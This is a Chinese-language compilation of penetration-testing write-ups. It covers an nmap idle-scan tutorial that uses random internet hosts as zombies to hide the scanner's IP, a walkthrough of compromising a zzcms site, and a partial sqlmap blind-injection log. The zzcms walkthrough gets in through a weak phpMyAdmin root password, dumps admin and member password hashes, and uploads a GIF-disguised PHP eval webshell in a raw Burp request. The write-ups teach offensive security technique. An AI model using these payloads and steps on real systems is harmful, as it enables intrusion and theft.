在空闲扫描的时候使用网上随机获取的空闲主机可能会出现 ip 地址与目标 ip 路径距离较远，使得空闲主机之间的通信出现延迟最终有可能造成空闲扫描失败的情况。建议最好去使用目标主机同网段下的空闲主机，这样成功的概率会比较高。

举个栗子，探测 Metasploitable2。

环境准备： 靶机:Metasploitable2 ip:192.168.17.136

攻击机:kali 2017
ip:192.168.17.134



先使用空闲主机进行空闲扫描，如图所示：

```
root@kali:~# nmap -Pn -sI 187.213.190.55 192.168.17.136
Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-03 09:01 EDT
Idle scan using zombie 187.213.190.55 (187.213.190.55:80); Class: Incremental
Nmap scan report for 192.168.17.136
Host is up (0.051s latency).
Not shown: 977 closed|filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:9E:88:E6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 19.48 seconds
```


然后是使用本机（kali）进行普通扫描，如图所示


```
root@kali:~# nmap -Pn 192.168.17.136
Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-03 09:02 EDT
Nmap scan report for 192.168.17.136
Host is up (0.0024s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:9E:88:E6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

使用空闲主机探测的结果和使用真实主机进行探测的结果是一致的。

但是却做到了隐藏了我们真实 ip 的目的，至于为啥这样说，可以使用 wireshark 抓取流量，发现进行空闲扫描的时候流量只是空闲主机和本机还有空闲主机和靶机的流量并没有本机和靶机之间的流量，而进行本机扫描的时候会发现本机和靶机之间存在流量。





错误解决

在进行空闲扫描的时候有可能遇到以下错误：有可能出现以下错误 1. 防火墙拦截数据。2.目标主机抛弃数据包。3.代理不可用。（解决办法是更换空闲主机）

```
C:\Users\Administrator
$ nmap -Pn -sI 173.209.245.116 nmap.org
Starting Nmap 7.00 ( https://nmap.org ) at 2018-05-03 14:56 ?D10±è?±??
Idle scan zombie 173.209.245.116 (173.209.245.116) port 80 cannot be used because it has not returned any of our probes -
- perhaps it is down or firewalled.
QUITTING!
```

空间主机防火墙拦截了数据

```
C:\Users\Admin
nmap 179.201.48.68 (179.201.48.68:80); Class: Incremental Even though your Zombie (179.201.48.68; 17
9.201.48.68) appears to be vulnerable to IP ID sequence prediction (class: Incremental), our attempt
s have failed. This generally means that either the Zombie uses a separate IP ID base for each host
(like Solaris), or because you cannot spoof IP packets (perhaps your ISP has enabled egress filtering
to prevent IP spoofing), or maybe the target network recognizes the packet source as bogus and drops them QUITTING!
```

'Starting' 不是内部或外部命令，也不是可运行的程序
目标主机识别到数据包，并抛弃了数据包，导致失败或批处理文件。

```
C:\Users\admin
λ nmap -Pn -sI 182.72.104.102
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-27 20:01 ?D10±è?±??
Idle scan zombie 182.72.104.102 (182.72.104.102) port 80 cannot be used because IP ID sequence class
is: All zeros. Try another proxy.
QUITTING!
```

工作原理

空闲扫描最初由 Salvatore Sanfilipo (hping 的作者) 于 1998 年创建。这是一种非常隐蔽的扫描技术。-sl <zombie> 标志用于告诉 Nmap 使用<zombie> 使用空闲扫描。（背景知识：互联网上的每个 IP 数据包都有一个分段身份识别号（IP ID）。许多操作系统只是简单的把该识别号递增，因此分析最后一次的 IPID 就可以告诉攻击者已经此主机发送了多少数据包。）

空闲扫描工作流程：

1. 确定僵尸主机的 IP ID 序列号。
2. Nmap 将伪造的 SYN 数据包发送到目标，就好像它是由空闲主机发送的一样。
3. 如果端口是打开的，则目标发送 SYN / ACK 数据包并增加其 IP ID 序列号给空闲主机。
4. Nmap 分析空闲主机的 IP ID 序列号的增量以查看是否收到来自目标的 SYN / ACK 数据包并确定端口状态。

后记

隐藏自己是每一个渗透测试者的一门必修课，如何减少被目标发现的概率也是每一位渗透测试者必须思考的问题。而信息收集是渗透测试中至关重要的一环，在进行信息收集的时候我们更应该减少目标发现我们的概率，而本文中详细描述了如何去利用空闲主机来隐藏自己真实 ip 的同时进行信息收集，我们应该好好学习，自己多去尝试，做到更好地隐藏自己。

(完)

06. 记一次难忘的渗透测试

原创 mosi [合天智汇](#) 2018-08-30

0*00

前言前几天，我一个朋友叫我帮忙测试一下他们公司的网站，本来我是不愿意的，但是无奈被一顿火锅收买了。

0*01 信息收集



环境是 php+apache

端口扫描

```
NOT SHOWN: 93 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
```

御剑扫一波目录御剑，

发现

robots.txt

后台登陆 admin/login.php

数据库后台 db_create.php...

坑。点进去全部重定向到首页。


《惊心动魄》御剑后台扫描工具 珍藏版 By:御剑执戈 QQ:343034656

ID	URL	HTTP响应
1	h'	200
2	h /robots.txt	200
3	h /install/	200
4	l /admin/index.htm	200
5	l /admin/	200
6	l /phpmyadmin/db_create.php	200
7	l /admin/login.php	200
8	l /admin/index.php	200
9	l /index.php	200
10	l /admin/top.php	200
11	l /admin/admin.php	200
12	h /admin/left.php	200
13	h /admin/SiteConfig.php	200
14	ht /admin/right.php	200

后来想到可能是设置 redirect 重定向方式。

0*02 渗透测试

查找注入点，一般是在资讯新闻，手工简单测试，单引号，双引号，
and1=1 和 and1=2. 明显不行。




点击各模块，猜命名模板

代理为 dl 资讯为 zx 会员登陆为 user 企业为 company

模板为首字母缩写和英文近译

那我们找一下登陆后台和数据库管理、文件上传等目录

后台尝试 admin、login、ht 最后发现 adminlogin 为后台目录



还顺便发现是 zzcms 的，挂不得挺熟悉的。到这里基本成功在望。

那就好办了，百度 cms 解析漏洞，一大堆

zs 8.3 最新CVE漏洞分析

腾讯平台

前 - 上次我们分析了一下zzcms 8.2版本的一些漏洞,但是很快8.3版本就推出更新了,但是在更新不久,就有新的漏洞爆了出来,那就跟随大师傅们的脚步学习一下。有...

<https://www...> - 百度快照

ZZCMS v8.2 最新版SQL注入



2018年2月7日 - *本文原创作者:vr_system,本文属FreeBuf原创奖励计划,未经许可禁止转载 0x00概述近期一直在致力于审计CMS的...
www.../vuldb/1... - 百度快照

zzcms8.1后台发站内信息存储型xss - 知

zzcms8.1后台发站内信息存储型xss 关注0 基本字段 漏洞编号: SSV-96380 披露/发现时间: 未知 提交时间: 2017-08-29 漏洞等级: 漏洞类别: 跨站脚本 ...

<https://www.../vuldb/s...> - 百度快照

zzcms漏洞挖掘到exp编写 - 最新漏洞 0Day5.Com

2016年10月7日 - 作者:奶权来源:知了君10月29日所有。0X00 前言:今天无聊想找个cms来白盒审计一下 练练手于是就跑去站长之家看了一下轻量级的 那么就是他了0X01 白盒...

0day5.com/a.../40... - 百度快照

zzcms v8.2 中的众多cve分析

2018年8月6日 - cms,属于一个开源招商网站管理系统,属于比较小的cms,所以很多地方写的是不是很完善,导致了漏洞的产生,项目官网为http://www.zzcms.net/,本次我跟进的版...

<https://bl.../27446...> - 百度快照

ZzCMS前台任意脚本上传漏洞复现 泛安全技术分享 - 分享你...

1) 任意文件上传点/uploadimg_form.php

The screenshot shows a browser window with the URL 'http://www.zzcms.net/uploadimg_form.php' in the address bar. The main content area displays the text 'No Login!'. The browser interface includes standard navigation buttons (back, forward, home), a search bar, and a toolbar with various icons and links.

No Login!

确实存在, 不过可能设置了 session,需要会员权限

那需要管账号密码

2) 重置密码

/one/getpassword.php

看来想多了，页面不存在，注册也没有开通。看来文件上传这条路不行

看来站长安全意识还算好，把网络上的解析漏洞都给补了。

3) User/del.php post 注入无效


好吧，我承认我真的把一些大佬的 exp 全部试过了。

我深吸一口气，重新整理思路

Adminlogin 为后台目录

继续猜数据库目录

Phpyaadmin 无果，抱着运气试下 Phpmyadminlogin 哈哈真的是它




尝试万能密码

'localhost'@'@"登录失败

那应该不是 2.11.3/ 2.11.4 版本

那就看看弱口令

居然直接 root,xxxxx (此处为网站域名) 进入, 果然多年留下来的习惯还是可以的...



```

SELECT *
FROM `zzcms_admin`
LIMIT 0 , 30

```

	id	groupid	admin	pass	logins	loginip	lastlogintime	show
<input type="checkbox"/>	1	1	admin	21232f297a57a5a743894a0e4a801fc3	5	::1	2018-08-23 09:20:13	::1

思路 1：直接找到后台账号密码，那就可以在登陆后台

思路 2：直接在 user 表找到或添加会员账号

可以利用前面的解析漏洞：任意文件上传配合 burpsuite 抓包改包传 shell。

	id	username	password	passwordtr
<input type="checkbox"/>	1	vested123	4b666aae62b589dadca11471580e899f	vested123

会员账号密码 vested123vested123

登陆会员



这时可以发现/uploadimg_form.php 可以上传文件

上传图片马 1.gif

抓包

Raw Params Headers Hex

POST /uploadimg_form.php HTTP/1.1
Host:
User-Agent: mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8008/uploadimg_form.php
Cookie: bdshare_firstime=1534867905466; PHPSESSID=qor3h1dvr6fct3t1m3in3geor2; UserName=vested123;
PassWord=4b666aae61b589dadcall471580e899f
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----12267852811813
Content-Length: 4410
-----12267852811813
Content-Disposition: form-data; name="g_fu_image[]"; filename="1.phtml"
Content-Type: image/gif
GIF89a
P< ?php eval_r(\$_POST[1]); ?><?php eval_r(\$_POST[1]); ?>W
eval_r(\$_POST[1]); ?><?php eval_r(\$_POST[1]); ?>W
-----12267852811813


这里1.gif修改为1.phtml

Forward



返回 shell

菜刀连接



Whoami 直接是 administrator 权限

远程桌面就不继续了，就到这里吧

0*03 总结弱口令，补丁要多点打，虽然过程有些坑，但还是拿下了。

我要去吃火锅了！

声明

文章仅用于普及网络安全知识，提高小伙伴的安全意识的同时介绍常见漏洞的特征等，若读者因此做出危害网络安全的行为后果自负，与合天智汇以及原作者无关，特此声明！

07. 记一次扎心的渗透测试

0x00 前言

前几天朋友叫我帮忙测试一下他公司的站点，由于他是苦逼开发狗，本身公司又没有做安全部门，所以他兼顾了开发与安全测试，便有了以下的文章。

0x01 信息探测

目标:www.xxx.com

首先多地 ping 一下看是否存在 cdn

都是同一个 ip 看来并不存在 cdn 或许是朋友为了方便我测试而把 cdn 撤掉了..

既然没有 cdn 那就直接就这个 ip 来进行探测，首先扫描一下端口，由于存在防火墙这里并不能用全连接扫描，我们用半开扫描且加上了代理池，这里我用我自己写的 py 脚本进行。

开放了一千多个端口... 我一度怀疑这是他故意开放来混淆或者整个服务器就是个蜜罐。

由于我这个脚本并没有服务版本识别，所以这里需要借助 nmap 来识别端口服务。

现在我们来总结一下端口服务的信息：

FTP 端口大概开十个，很可能是各个部门的 ftp 空间。

3389 与及数据库的端口都没发现，

Web 服务的端口有五个。

Web 的信息收集。

服务器为 win， web 容器有 apace 与及 iis6.0 和 iis8.5 很可能是 win2008.

Web 的 cms 识别一下

主机 - (1)
http:// CMS 未知

并没有结果，进行目录扫描

扫描信息：扫描完成。		扫描线程: 0	扫描速度: 0/秒
ID	地址	HTTP响应	
1	http:// manage/	200	200
2	http:// manage/index.asp	200	200

似乎找到了后台

0x02 渗透阶段

由于扫描会被防火墙 ban 掉，我手测了漫长的时间后，终于找到了一处注入，内心想这次还不拿下了？

```
--  
Place: GET  
Parameter: s_pai  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
    ... s_pai=1 AND 1043=1043  
  
...  
    ...  
    ...  
back-end DBMS: Microsoft Access  
[15:12:46] [INFO] fetching tables for database: 'Microsoft_Access_master'  
[15:12:46] [INFO] fetching number of tables for database 'Microsoft_Acces  
[15:12:46] [WARNING] running in a single-thread mode. Please consider usa  
val  
[15:12:46] [INFO] retrieved:  
[15:12:47] [WARNING] in case of continuous data retrieval problems you ar
```

但事情没有我想的那么简单... 如下图

